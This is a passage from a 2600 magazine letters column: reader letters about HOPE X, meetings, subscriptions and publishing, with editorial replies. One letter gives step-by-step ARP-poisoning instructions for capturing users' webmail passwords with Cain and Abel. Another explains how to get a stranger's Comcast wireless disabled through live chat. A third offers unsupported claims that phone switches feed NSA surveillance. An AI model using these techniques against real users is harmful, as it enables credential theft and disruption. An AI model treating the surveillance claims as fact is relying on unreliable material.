This is the third HOPE I’ve attended. I had a great time at the last two conferences; it was such a great experience to have finally found a community of people who actually understood the things I was interested in. I even stayed after the end to help deconstruct the stages and put everything away (and got a cool red t-shirt for doing it). I know it takes a lot of work to put on a conference like this, but I also know that you know how many tickets you sold, what the maximum occupancy of each room in the conference space is, and that people like me were going to get screwed. Your emails are evidence of that.

I and many other attendees sacrificed a great deal of time and money to attend this conference. This was actually the hardest one for me to attend so far, but I thought it was going to be worth it. That I was going to be part of the next cool thing that HOPE was doing. I pre-registered back in June. I was excited to see Daniel Ellsberg talk. Even more excited when the announcement came that Snowden was going to be part of it.

Instead, I ended up being rudely shooed away from even trying to huddle in the tiny room next to the first floor escalator in an attempt to view the last of the simulcast screens. The man on the 18th floor had shouted at me that I could watch the talk on the web. I didn’t have my laptop with me. If I wanted to watch the main event of the conference from my computer, I could have just stayed home and done that for free.

I hope you accomplished whatever you were trying to do this year.

HOPE X Writer 2

We know the popularity of the keynote address inconvenienced a bunch of people and we’re sorry about that. We faced some very unique challenges as far as having the threat of a surprise fire inspection right before the Snowden talk that could have shut down the entire event had we not scrambled to meet their stringent requirements and had our attendees not been so helpful to us in understanding what we were facing.

While we could have cut down on access to the entire event by selling less tickets, that would have cut off much more content to many more people, the very stuff you refer to as being what was so cool about the last couple of conferences. There were a handful of talks that required overflow and some others became full, which is simply a fact of life at any popular conference. There was always plenty of room in the other parts of the conference where different talks and activities were ongoing. We can

never give guarantees that you’ll have access to whatever you want at the time you want it. Fortunately, we were able to provide live streaming of all three speaker tracks, not only to any attendees who were unable to get into a specific room, but also to people anywhere in the entire world who weren’t able to attend. This improvement in bandwidth (we went from a 50 megabit to a ten gigabit connection in a mere two years) wouldn’t have been possible without attendee support. We also immediately put the Snowden and Ellsberg talks up on YouTube so that everyone could get the chance to see them free of charge.

Nobody should have been rude or yelling at you and if we know specifics in such a case, we will take action. We know that it’s necessary to shout in order to be heard by lots of people in cases where announcements need to be made and there isn’t a sound system handy. It was also an intensely stressful time for people handling crowd control at the event, but we want to believe our staff was able to remain cool-headed despite this. And the only people who were allowed to go past the lines were those either giving the talks, family of the speakers, or HOPE staff who were working the room. We wouldn’t disrespect our attendees by giving anyone else preferential treatment.

The real advice we can give here is to never let one or two talks define the entire conference for you. It’s inevitable that you will miss things and sometimes it’s unavoidable that you won’t get into the things you want to see the most. Take the top five talks you want to see at a conference and assume that for one reason or another, you won’t be able to see them. If the entire rest of the conference isn’t worth the cost of admission to you, then we don’t suggest going. If it is, then you’re guaranteed to have a lot of fun, just not necessarily the exact fun you were planning.

Dear 2600:

I just wanted to say thanks for streaming the HOPE X conference. I was very upset that I could not make it this year as I had to work. I was so surprised to see it was streaming live and it made my weekend.

HOPE X Writer 3

This ability wound up being a huge help as it enabled people to see talks from anywhere in the conference area as well as anywhere in the world. We managed to obtain our ten gigabit Internet connection just days before HOPE began through persistence and support - and it really came in handy.

Dear 2600:

Too much selling of fear at HOPE. The politics were so heavy, there were more anonymous/hack-tivism talks than technical talks, more than at any other HOPE. Speakers preach and attendees try to decide if they hate/fear the government or corporations most. Because the conference is so big, I found staff/volunteers were a bit rude and obnoxious, too busy, showing off, or too tired to care about much. Speakers were snarky. It’s worth mentioning twice

that the selling of fear is in overdrive. I think it is important not to push your fears on a generation that does not have them.

I think HOPE feels like a gathering of white extremists and radicalists in a dirty hotel.

This is coming from someone who grew up with 2600 since the age of 14 in 1994 and is now 34 in 2014. I remember when 2600 was about hackers. The keynote speakers were Kevin Mitnick and people who told the history of hacking. You can say that this is about whistleblowing and privacy, but what occurred during the keynote and Snowden main event was not about whistleblowing or privacy. It was pure politics. I think 2600 has finally plunged into being too political for your average everyday computer/phone hacker. This is something many people have warned 2600 not to do.

HOPE X Writer 4

We take great exception to your characterization of our staff and volunteers. While exceptions are certainly possible, to label them with this broad brush is incredibly unfair, considering how much time and effort they put in. We have found nothing beyond an isolated incident or two to justify such broad condemnation. If there are other examples, we want to hear them.

Concerning your thoughts on injecting politics into the discussion, you are certainly not alone in that. But this is simply something that we, the bulk of our attendees, and our speakers would disagree with. The numbers speak for themselves. Yes, we have been "warned" many times not to speak out against powerful entities like governments and corporations. But it doesn't take very much research to conclude that this is the source of the bulk of problems facing the hacker world - everything from imprisonment to surveillance to aggressive control of creative content and unfair restrictions on the technologies we use and develop. It's interesting that this is always labeled as "politics" by those who don't want us to touch these controversies, as if that somehow makes it irrelevant. It's precisely that attitude that leads to the disconnect with those creating these unfortunate environments through laws and policies. It's so much more than simple politics; this is everything that will determine what direction we all go in and how our technologies will be accepted and used. The social aspects are (and always have been) at the heart of the hacker culture.

The HOPE conferences have never been security conferences. There are plenty of those around. Yes, we have talks on security and all kinds of technical material, but we have talks on a great deal more than that as well. That's because this is what our audience wants, this is what our prospective speakers are focusing on, and this diversity is what the hacker community is all about. We don't ask people to agree with any conclusions reached, but we do expect the discussions to be embraced as vital to determining our future and to connecting with so many other communities.

Dear 2600:

HOPE was an awesome conference with an amazing keynote speaker! I was lucky to watch it with everyone else in the packed room. I really enjoyed the conference and the talks, but I wish there was more space at the talks. Trying to get a seat at the Steve Rambam talk was very difficult! I had to sit all the way in the back. Another very problematic thing was timing. Talks were ending at different times, making it difficult to go to other immediate talks. Leaving five minutes to go to another talk was a horrible idea. If I had to use the bathroom or wanted to get a snack, I wouldn't be able to get a seat in the next talk. Please fix the timing issue with talks.

I really enjoyed the second floor with all of the tables and I was able to get some cool swag. The Lockpick Village was fun and so was learning how to solder. The ticket was at a decent price so I could afford it. Overall, HOPE was a great experience and I will definitely come again!

HOPE X Writer 5

We will be encouraging speakers at future events to end a little earlier to allow for an easier time moving to other rooms before the next presentations begin. We're glad you had fun and we're quite aware of the challenges we're facing ahead with increasing attendance. We need to do better with accommodating large amounts of people, which means either finding a bigger venue we can afford or cutting the amount of people we let in. The problem with the latter solution is that even if we cut the number in half, at times there will still be more people who want to see certain talks than can fit into the rooms they're held in. We'd love to hear some more suggestions on ways we can address these issues, as well as any specific info on alternate venues we might make use of.



If you're reading this, you're a potential letter writer.

Tell us what's on your mind.


Give us your thoughts on the magazine.

Share some great hacking ideas.

Talk about virtually anything else.

We think we have the best letters column of any publication. But we need more of you to write in to maintain these high standards.

letters@2600.com or 2600 Letters,
PO Box 99, Middle Island, NY 11953 USA



Curiosity

Dear 2600:

My wife and I are very interested in educating ourselves with all your knowledge. How do we become members? Is there a process? If so, please do tell us what that is, so we can get it started! Thank you!

David and Sarah

Your enthusiasm is very inspirational. And maybe just a little scary. The best way for you to learn is to read and experiment. There's no membership or formal process. Anyone telling you there are courses you can take to learn hacking is basically trying to sell you something and it's something that doesn't work. You can certainly gain knowledge with the more information and interactions you expose yourself to. But to become a hacker requires you to think like a hacker - ask questions, push the boundaries, think differently, and don't be surprised when you meet resistance in all sorts of places. That spirit can be nurtured and inspired, but it ultimately comes from within. Good luck.

Dear 2600:

May I please have a public key from you so I can encrypt an article submission? Thank you.

Undecodable Name

While we still believe this process is entirely too kludgy and poorly designed for most people to make use of efficiently, we will make one and only one key available on our website. Invariably, people will use an invalid key from decades ago that can't be canceled or will encrypt to their own key instead of ours or perhaps use an incompatible version or application, all of which will ensure that we can't read the encrypted message. Until such time as encryption is the norm and it's implemented sensibly and transparently, please only use our key if it's really necessary, as we've found that problems arise more times than they don't. We simply don't have the time to try and debug whatever issues arise each time and we certainly don't have the time to engage in lengthy correspondences to try and troubleshoot the problems.

Dear 2600:

What is your Phoenix address?

Renee

What a strange question. We don't have one. Why on earth would we? Perhaps you mean the address of our monthly meeting that takes place there. Rather

than take up valuable space reprinting the same information, we instead direct you to the meetings section which appears in this publication, as well as on our website.

Dear 2600:

When is the cutoff date for submitting a meeting for the summer issue? And what kind of info would you need from me to put this in motion?

Mel

Well, here's a little tip, considering that this is now the winter issue. Waiting for us to send you a personal reply is going to result in frustration and a lot of time going by. Unlike other magazines, we don't have a huge staff of people dedicated to all kinds of tasks. Rather, we focus primarily on publishing and pretty much leave it to our readers to shape things to their liking and keep us apprised. So our auto-response would have told you what is expected for a new meeting and, if you send us updates, your meeting will become official. Simple. Many people, however, expect us to contact them directly to discuss this, which is simply not going to happen unless, perhaps, you're planning one on Mars (and have the means to get there).

Dear 2600:

Good morning. I want to know if this message has anything to do with you or members of your site: HACKED BY DEBIAN EVILZ MAYHEM AX1S NICK1 - TUTTI I DIRITTI FREGATI!!!!!!

If so, I ask that you please un-hack my site.

Dan

Well, that does certainly sound like us. But to un-hack a site, you need the services of an un-hacker. Regrettably, we don't have those certifications. Next?

Dear 2600:

I locked my iPhone 5. Can u guys unlock?

Willie

We publish a magazine, sell hacker soda, and occasionally put on a kick-ass conference. We don't unlock phones for the public, but will happily print any info that could help people achieve such goals.

Nothing personal, but this, incidentally, is indicative of a disturbing trend among many of our recent letter submissions. They're basically the length and style of SMS messages, with lousy grammar, poor spelling, and lack of depth. We prefer real words, sentences, and paragraphs. Plz!

Dear 2600:

Someone helpfully suggested I submit this blog post as a 2600 article. It's currently licensed under Creative Commons, but I wouldn't mind licensing it under something else if it helps.

Liraz

A blog post is already public, so that alone disqualifies it as an article. You're free to make an article you write public after it's published, but we don't print material that's been previously published, whether online or on paper.

Dear 2600:

i was wondering if i could speak to you about a security problem i was having?

Blake

Another one of those Tweet-like messages that we hate. We're not security consultants, but we've been known to pontificate on security issues when they're presented to us in more than 140 characters. Please don't expect a personal reply or give us specific info that would violate anyone's privacy, as we intend to address such problems right here in the open.

Dear 2600:

Who was the manufacturer of custom padlocks at the HOPE with the Big Brother banners?

Thom

And it's the 140-character messages that somehow expect us to do the most work. So we have to figure out which of our conferences had Big Brother banners (wasn't too hard - The Fifth HOPE from 2004). Now we have to go through our records and figure out who was involved in custom padlocks. We spent about an hour trying to track this down before realizing what a waste of time this is. You've likely gotten distracted and stopped reading before the second sentence, if you even remembered to pick up this issue at all. For anyone else interested, perhaps watching the lockpicking talk from that conference (Channel2600 on YouTube) might reveal a clue. We'll happily share any info discovered on this mystery.

Dear 2600:

Do you have any resources for cyber-security? Thanks.

Antony

Yes, we're good, thanks. (Perhaps we should make a rule that answers to vague SMS-like questions cannot be longer than the questions themselves.)

Dear 2600:

Why does *The Hacker Digest* have volumes 1-4 and 25-30? Where are volumes 5-24? I'm new to 2600, and I'm trying to find the answer. Were they ever created, or are they just not archived? This is a great periodical, and I'm going to support it!

Alexander

We started releasing The Hacker Digest each year after we started digitally publishing. We then got to work on the earlier editions and that's pretty much what we're in the middle of now (Volume 5 will have come out since you wrote this). We've managed to speed up the process quite a bit (thanks to a suggestion from a reader right here in the letters section) so that five digests now come out each year. We suggest our lifetime digest subscription for those who want to

get everything we've ever printed and will ever print in digital form.

Dear 2600:

Regarding *The Hacker Digest* in PDF at the 2600 store, I assume that's the same as the quarterly edition of the magazine. Is the PDF searchable or was it just scanned so it's an image?

Chris

The Digest has the same content as the previous year's issues. Some of them are rearranged so they flow better as a single publication. The more recent editions are searchable while the really early ones are scanned as images.

Dear 2600:

Is there a rough estimate on when submissions for presentations and panels can be submitted for the next HOPE?

Steve E.

Now this is what we like to see: eagerness for the next event almost as soon as the previous one ends. We should know more once the main coordinators start checking out of their respective asylums in the spring.

Dear 2600:

With all the news on the "new" chip card credit cards, could someone reading this please write an article on how they work, maybe a dump of the chip, and how one would attempt to crack it? Also would be interested in the target chip cards as I've played with them and the reader a little bit. Also, *USA Today* claims you can't make a counterfeit chip card. I find that hard to believe and I'm sure you should be able to get a "blank" one that can be read and written to. Any thoughts?

Bryan

If anyone would know, it would be some of our readers in Europe, where those cards have been in existence for years. We would love to see a thorough article on this technology and any weaknesses it might have.

Deals

Dear 2600:

If memory serves, I have had eight published articles with this one in your magazine. As I understand it, ten can be used for a lifetime subscription.

I will write them anyway, but I'd like to know if I may send \$52.00 in lieu of getting two more articles published before achieving the lifetime subscription?

Article Writer

We don't recall any such deal, but then, we've had a lot of them over the years. If you can find evidence of our ever having offered that, please let us know. As far as we're aware, ten articles will get you ten years (subscription, not prison - hopefully).

Dear 2600:

Greetings from a longtime follower. www.2600.com/magazine/domains.html describes the arrangement by which one who registers and maintains a "2600" top level domain receives a subscription while the domain remains registered. I think I first became aware of this offer in the 1990s, saw an opportunity yesterday in Slovenia's .SI, and grabbed it.

2600.SI shall be NXDOMAIN no longer!

The wording isn't precise in terms of the desired technical arrangements, but I'd like to set this up and take you up on the offer. Quickly spot-checking 2600-dot- a dozen or so ccTLDs, I see participation in this program is not universal across the namespace. I have not found a working example of what I think this should look like which I can emulate.

If I were to simply CNAME www.2600.si to www.2600.com, would that do the trick and qualify me for a subscription? What would be optimal? I guess the web server has a static enough address (been in the same /24 for around 13 years per Netcraft) that an A record would work? I don't have any dedicated infrastructure built behind this, but can do whatever can be done with somewhat extraordinary DNS.

I found some samples of this - 2600.SK and 2600.CZ - which seem to have A records, not just CNAMEs. (WWW.2600.CZ is CNAME'd to 2600.CZ which is an A record.) Shall I arrange 2600.SI like either of these?

The phrasing "have a machine of some sort in another country, [...] free lifetime subscription for as long as you keep the machine up" doesn't precisely describe what I have here, but I get the feeling the requirements aren't terribly rigid. I registered a Slovenian domain, the authoritative name servers for that zone (at least some of which are in Slovenia, but are not mine in any sense) know and tell others about the domain's delegation (SOA) to some other name servers (not in Slovenia and also not mine). I expect most of these "other people's boxes" should remain up and reachable for the near future, so resolution can happen. To me, this seems to capture the essence of the objective. I think the intent is to claim the name and not necessarily to have some dedicated physical presence in each currently recognized political section of Earth, and we can accomplish that for certain.

I've delegated the domain to afraid.org and made it semi-available for others' use of *.2600.si subdomains, potentially utilizing afraid.org's snazzy and open dynamic DNS service.

If I were to plant another such flag in another section of the EU or elsewhere on the globe (where I find NXDOMAIN and presumably could register another 2600.*), maybe you'd throw in a shirt, back issues, or other swag?

Many thanks.

Sangamon

You did indeed manage (somehow) to find our old outdated page that made this offer many years ago, so we will extend it to you. (We have since deleted the page.) This was once a neat way to spread news of 2600 to other domains back when there weren't so many of them. It would be a bit much for us to take an interest in every possible top level domain now, although there are probably a few (like .mil and .gov) that could spark some interest. Please just forward your domain to the existing www.2600.com page and we'll keep the issues coming.

Fun with Meetings

Dear 2600:

First off, *love* the magazine! I just recently got into it a month ago and I love the articles! I even love the telephone booth pictures in them - sad to see most of them get all rugged. Fanboying aside, I would like to start a meeting in my local area. I would like to start just one until I am sure it will be successful. I would like the meeting to be called "Coffee and Code." We won't be primarily discussing programming, but really anything in our alike minds that we would like to talk about. I'll report back on how well the first meeting goes.

Please respond soon.

Stephen

A couple of things. As we try to make clear, the only response you'll get from us (other than these replies to letters) is the auto-response if you email meetings@2600.com. That answers nearly every possible question someone could have when organizing a new meeting. Second, our meetings don't have names. They're just 2600 meetings. And these aren't meetings with agendas and a board of directors. They're the equivalent of a cocktail party without the cocktails where you mill around and talk to different people without any age or background restrictions. It's always been about more than just programming. This is also where we open the doors to the rest of the world, which is why we should always welcome outsiders when they wander in. Good luck.

Dear 2600:

Unfortunately, the meeting cannot be held on Friday due to high customer traffic near the end of the week. However, they say Monday through Wednesday is perfect for it, especially for the default hours. Is it possible to make an exception for this? Please respond as soon as possible.

Stephen

OK, a couple more things. All meetings take place on the first Friday of the month, with the only exception being places where this conflicts with religious observances, in which case the meetings are on the first Thursday. Next, it is not necessary to ask permission to gather in a public space. (This is one of the reasons why we don't recommend anything that isn't completely public.) Places like malls may technically be private property, but they are in essence public gathering areas, particularly food courts. If most of the people in the group are customers of something in the area and there aren't any disruptions or illegal activity going on, you generally won't run into any problems. If you do, we need to know about it.

Dear 2600:

I finally found the wherewithal and attempted to attend the last 2600 meeting in Leeds, U.K. Sadly, the bar staff told me that they had been asked about it by a few people, but they knew nothing of it. I fear this gathering may be defunct or, worse, full of drunken wedding guests (in the room the meeting usually takes place in).

On another topic (another letter?), I was not aware of any financial difficulties 2600 may have (I ought to pay more attention?), but would, say, a two

year subscription to your physical magazine help?

Null

Concerning the meeting, if a few people are asking about it, that means there is at least still an interest in the meetings taking place. Somebody may have dropped the ball on being consistent and communicating with people. It's not hard to salvage it. Either continue to show up and wait for other people and/or get the word out locally that the meetings are still happening. You can also come up with a better location and start fresh. This is why it's good to have an updated website for your meeting, so people know it's still current and so that people can write in if there's a problem.

As for helping us out, subscriptions of any sort are always the best way to do that. We appreciate it.

Dear 2600:

"2600 Reader Meeting" is listed as a music group on SongKick.Com. This allows anyone registered on the site to list a "concert" by this hot "phreak rock" group at their local meeting venue. Why bother? Because when you use your Foursquare app while at a meeting, you not only get to "check in" to the location, but you can check off that you're here for "2600 Reader Meeting" as well. Cool, eh?

Richard Cheshire, Phreak & Hacker

As long as people aren't expecting a concert, sure, why not?

Some Facts

Dear 2600:

I just downloaded the HOPE talks and can't stop listening to them. After hearing all the BS from corporate media for years, it's so great to hear the truth from the people who really know what's going on. Thank you for putting on the conference and providing this content online. I just wish more people knew about the important work you guys are doing. Over the past 20 years, I've told a lot of friends about *Off The Hook* and the HOPE conferences, mostly electronic and software engineers and they all love your show. No one else is putting out this kind of content.

I've heard about the illegal eavesdropping for years, but having Snowden and so many other experts talk about this in one conference really hit home. This is such an important message that I'm sending out a link for HOPE X to everyone I know.

It was great to hear Daniel Ellsberg encouraging anyone who can make a difference to become a whistleblower. I hope it leads to something. After hearing him say this, I started to think about how I might be able to help the cause. I don't have anything earth shattering, but I am very knowledgeable in the details of the main digital switch used in this country for voice calls, the 5ESS system. And there is a detail about the design of the system that can be used for surveillance that very few people are aware of.

I started in Ma Bell in the late 70s, just as the 5ESS was being designed, and worked with the equipment for many years. I got to work with the very first microprocessors produced by Bell Labs in 1982. By the late 80s, AT&T was producing one billion dollars of 5ESS equipment per year as the whole

country was being converted to a digital telephone system. Watching the digital revolution happen beneath one 33-acre roof was a remarkable sight. Many of my friends tell me I should write a book about it. Maybe I will someday.

For many years, I had the electronic schematics for the entire 5ESS system and studied them extensively. Part of my job was to analyze the designs and help the techs troubleshoot the bad circuit boards.

When your voice signal comes into the central office, it goes through protection circuits (in case of lightning) to an 8:1 concentrator and then is converted to a digital signal in the TN335C circuit pack. And this is my main point: after it is converted to a digital signal, it splits into *two* paths! One is the primary channel and the other is a back-up channel in case the primary one failed, so you wouldn't get a dropped call. We were told repeatedly that this was done for reliability. There was a joke going around that if the system didn't need the back-up channel, the signal would just go into the "bit bucket." But now I'm starting to wonder about this. Ma Bell and our government have been in bed together for the last 100 years. Dropped calls mostly happen when going at least ten miles, so for this to make sense, the back-up channel of your voice must leave the local central office and travel some distance. Think about it - every single phone call in this country for the past 30 years has had a real-time duplicate channel of voices running through the phone system!

I'm sure this is how the FBI does a wiretap; it's very easy to send a software command to reroute the back-up channel of your voice. Maybe the phone companies have found a way to make money by rerouting every back-up channel of everyone's calls to the NSA. Send it all to the Utah center in real-time, use voice recognition software, and you've got Big Brother! Maybe this has been secretly ordered by the President because of the emergency powers they grant themselves every six months since 9/11 like Tom Drake has been referring to.

Looking back, it seems obvious now the 5ESS was designed from the very start in the 70s to provide this total 100 percent eavesdropping capability. An example of how close Ma Bell and the government are occurred in the 80s just as the digital revolution started. I'm not sure how well known this is, but the 3B central controller for routing phone calls for the 5ESS was purchased by the NSA for years! Not an entire phone system, just the 3B controlling unit. It's hard to say how many, but it could easily be over a hundred. The rumor in the factory at the time was that the NSA was using them for code breaking. At the time, the 3B controller had hundreds of the fastest processors in the world and it kind of makes sense. On the other hand, I now wonder if the NSA modified the 3B controllers to be implanted into strategic locations wherever the 5ESS was installed, especially in foreign countries. I'm starting to realize a lot of what we were told was probably disinformation to keep anyone from knowing what was, and is, really going on.

The rumors from the truck drivers who delivered them to the NSA were kind of strange. They were told to go to a certain intersection at 3 am, get out of their truck, don't look back, and get into a waiting car. They would be driven back to work and the empty truck would show up at the factory docks a few weeks later.

Just thought you might be interested in this.

Keep up the good fight and thanks again for all your hard work.

Anonymous

Had we printed these suspicions a number of years ago, we believe they would have been widely dismissed, even amongst our own community. Today is a very different story. We encourage anyone with firsthand knowledge to write in with their theories and facts.

Dear 2600:

Here's how to use a U.S. bank mobile address to get around the U.S. bank's website's refusal to support Linux. (It accepts only Windows and Mac OS!)

Obtain a U.S. bank mobile logon address. (For example, <https://mm.usbank.com/webkit/Username.aspx?9C83487808C1BDA9=AFA42EAA81C7E349EC75FC7B454FB5EB>)

Enter your username, challenge, and password.
Easy. But *log out!*

(Keep my name out of the papers, please.... A free issue would be nice.)

A Friend of Freedom In Cottage Grove

We honestly didn't know this was a problem. We'd be curious to see if anyone is helped with this info. As for free issues, we can't afford to do that for every letter writer. For your next discovery, flesh it out into an article and you could get a subscription!

Dear 2600:

One of my favorite tools as a sysadmin is Cain. For years, I have been using it to discover user passwords across a Microsoft domain running Exchange Server with webmail access. So here's the step by step.

Download Cain and Abel from <http://www.oxid.it/>.

Set up your sniffer interface.

Start the sniffer.

Go to the network tab and hit the + function to start a network scan. Once completed, click on the APR tab in the bottom.

Click in the empty top half of the screen where it says status, IP Address, etc., etc.

Again, click on the top + function.

On the left side, select the exchange server. On the right, select the gateway IP. Click OK.

Now start APR (radioactive icon).

Once you see packets flowing, go to the Passwords tab in the bottom and click on the http filter on the left.

You should now see all usernames and passwords from users using webmail or active sync to retrieve mail.

Enjoy and play it safe.

Dear 2600:

Comcast has a history of crippling firmware in the Comcast branded modem/router combos given out to customers. The latest one of these caused port forwarding issues and disabled bridging mode, which essentially crippled any "power user." To rectify the port forwarding issue, one has to contact Comcast to enable bridging mode so you can utilize your own router. Comcast allows you to do this in three possible ways: Calling them and being put on hold for 200 years; contacting a tech and having them do it on site; and finally, you can do it via live chat. Being the Internet savvy gentleman that I was, I decided to head over to live chat to see what I could do. Upon reaching the live support page, I was prompted to enter some basic personal information (name and address), yet no account number or "secure" personal data was required. I realized I was onto something.

After rebuffing the rep's attempts to sell me home phone service, we finally got down to discussing enabling bridging mode. After explaining why I wanted bridging mode, the friendly tech (surprising for live chat support) instructed me that I may lose my Internet connection once she enabled bridging mode. Sure enough, my network went down as the tech predicted and the router/modem proceeded to reboot. Once rebooted, I found that the wireless access point built into the router/modem was disabled, so I hooked up my replacement router to the router/modem combo and, sure enough, that worked. The significance of this exercise? Well, by knowing someone's basic personal info, you have the ability to shut off the default wireless setup, thus locking out their Internet connection until someone can get a hold of a Comcast tech, which is unlikely considering that the only method to contact a Comcast tech in a timely manner is via live chat, which can't be reached without Internet. Solution? Comcast needs to require the account number and should enable bridging mode anyway because the provided router/modem combo is beyond terrible.

DaRkReD

Offerings

Dear 2600:

I heard your late June podcast. Bad luck! Here is some cash to help out. Cash is king.

S&T

Thanks, but we're not looking for handouts. If people send us money, we will send them something in return. If they don't include a return address, we'll track their DNA off the envelope and make sure they get something of value in exchange for their donation. We are quite relentless in this.

Dear 2600:

Perusing your site, I saw some allusion to funds being in short supply. Follow this email back (if you receive it at all, which is doubtful). Y'all being in New York isn't particularly helpful but, perhaps, y'all got some folks in SoCal. If so, should one have the time, or inclination, to visit me at [redacted] (phone number is worthless, all eight are hacked, along with five computers... sender's name is mine), I'd bet dollars to doughnuts you could get real flush by having

a look at this computer. Add to that the other four and I'd guess y'all could have funding into the '20s. Hawaiian vacations, catered lunches notwithstanding. A government that robs Peter to pay Paul can always depend on the support of Paul.

Bruce

This is the kind of offer we really should accept every now and then, just to make life more interesting.

Dear 2600:

Having read the Barret D. Brown saga complaining about payments and such, I want to say this on my Hacker Perspective submission I sent in recently. Honestly, as cool as being paid for a writing would be, I don't give a shit about the money. I've spent the last two months of my life not working for a business, but getting by on personal work and part time labor.

Living below my prior fiscal means has taught me many things in this short time. Number one is how valuable personal time is, and how much more productive you can be when not letting an alarm clock and schedule dictate your day. I read tons of current events in an effort to protect myself from the U.S. data regime (government) and share this data with friends and family, not yet fully keen to the truth of television's lies. Slowly, it seems more people are awakening to the lie.

Ramble coming to an end, if you decide to print my "Hacker Perspective" article, that would be reward enough. I want more people to overcome the trope of Hacker being a bad thing. Maybe more people on Earth will be motivated to do more and seek a more viable day-to-day existence, where extorting others for personal gain is absolutely at the bottom of their objective lists (as in to not exploit others at all).

Pic00

We intend to always fulfill our promises, so if your submission to "The Hacker Perspective" is accepted, you'll get \$500, like it or not. But your sentiments are exactly in the right place, as that shouldn't be the primary motivating factor, just as whatever meager rewards we can offer for regular articles shouldn't be. Suffice to say, we'll always do the best we can on that front. 2014, in particular, was a real challenge but, unlike certain corporate conglomerates who ripped us off, we feel we came through it all with integrity and without turning our problems into someone else's. And we would never have been able to do that without the support of our readers.

Dear 2600:

I'm currently incarcerated at FCC Yazoo City Low. We have had MP3 players for just over a year. When I was out, I used to do my fair share of firmware hacking on a MobiBLU 2GB Cube and some video MP4 watches that used the Sigmatel chipset. I could change menus displayed, features, etc. with the correct "factory" firmware editor. We have Sandisk Sansa Clip + 8GB MP3 players with a custom "clear" backing and clip. They have a custom firmware for inmate use. If anyone would like to do an article on one, I'd gladly send you a working used one if you would take apart the firmware and detail how it works. The players cost us \$69.20 and are sold by ATG Allied Technology Group. When sold to us, they

are deactivated. We have to log into our Trulincs computer to activate it and sync it to our accounts. Once activated, they are good for 14 days until they expire. When turned on, they show the Sandisk boot up logo and then the inmate's name and register number. Then they show how many days remain. From there you can select music, radio, settings, and voice. The voice recorder is deactivated and shows the inmate name and register number as an audio file that cannot be played. Sadly, the mSDHC is disabled. From time to time, we do have access to "real" computers, although without Internet. ATG also offers a repair service where we can send them out and they come back to us as long as they are from ATG's address.

I'm pretty sure a simple firmware update on Sandisk's site would get everything back to normal, meaning I just need the update tool. I'm also curious as to how the flash is partitioned and what the root directories look like, as well as if the inmate info is in the firmware or on the root - I'm guessing both. Anyways, if anyone's interested, you'll get an MP3 player out of it, some random 128k encoded (yeah, I know) songs, and a fun little project.

Contact me if you have any questions. This is costing me out of pocket for the player and shipping, so if you could send a little my way, I have a BOP lockbox account - found online. If not, it's cool.

Solomon B. Kersey #87754-020

Federal Corrections Complex - Low

P.O. Box 5000

Yazoo City, MS 39194

Ideas

Dear 2600:

I have a request/suggestion. It would be really nice if I could just get the quarterlies as PDF files. No messing with DRM readers. And a really nice way to distribute them would be creating an RSS feed to the PDF files, then giving each subscriber their personal RSS link that has a ?token=hash at the end, so if they stop their subscription, their token can simply be disabled.

I'd really appreciate it if you guys were able to do something like this! Thanks!

Loyal Kindle Subscriber

Blake

We are constantly working on alternative ways of publishing, but they all take time and coordination. We're currently focusing on getting all of the digests into PDF format as well as coordinating a number of other digital formats, plus dealing with all of the challenges of continuing to print on paper. We find that for every new thing we do, we get multiple suggestions on other new things. This is all good and we encourage more suggestions, and we hope people understand that we're doing our very best to make as many of them happen as possible. Five years ago, this was all a dream.

Dear 2600:

I really want to order some back issues of 2600, as I've recently rekindled my childhood obsession with the magazine. I was somewhat surprised to see that Bitcoin wasn't offered as a payment method. I

desperately want to order some issues from you. How can I pay using Bitcoin?

Evan

We used Bitcoin for HOPEX registration and it was quite successful. We are actively working on applying it to other items. As always, a simple idea is unnecessarily complex to implement and we're trying to get past the various barriers that make this difficult, such as inflexible interfaces that make the whole operation more clumsy than we're comfortable with. We're happy to listen to specific suggestions that don't involve our having to reconstruct our entire on-line store or other overly labor intensive activities. Stay tuned.

Dear 2600:

I have seen that in the following location a buyer can get flash drives full with the conference videos: store.2600.com/hofldr.html

Since I wouldn't like to wait and I am in no need of extra flash drives, is there a chance you can upload these videos on a web repository where we could download them in (HD) mp4 format after paying?

Efthimis

It took us far longer to get you an answer than it would have taken for you to get the flash drive. Right now, this is the most efficient way for us to handle this. It took this long for technology to get to the point where we could fit an entire conference onto one or two flash drives that didn't wind up costing a fortune. And it took us quite a while to get them reencoded into this format at the request of those who no longer wanted to deal with DVDs, which also was a huge amount of work. Before we consider moving into yet another method of distributing this content, we need to finish launching this one, not only for HOPEX, but for all previous events. Plus, an extra 64 gig flash drive can be pretty handy.

Dear 2600:

Ever thought of turning *Off The Hook* into a video podcast? I think it would be pretty dope and I know I can't be the only one. Just a thought.

A

Some things are best left to the imagination.

Dear 2600:

I'd like to second Wolverine Bates' request for bound digests of back issues.

Tyler

Again, the more people who write in for this idea, the more attention we'll pay to it. So far, it isn't exactly a deluge of requests. But we remain open to the idea.

Rules of Publishing

Dear 2600:

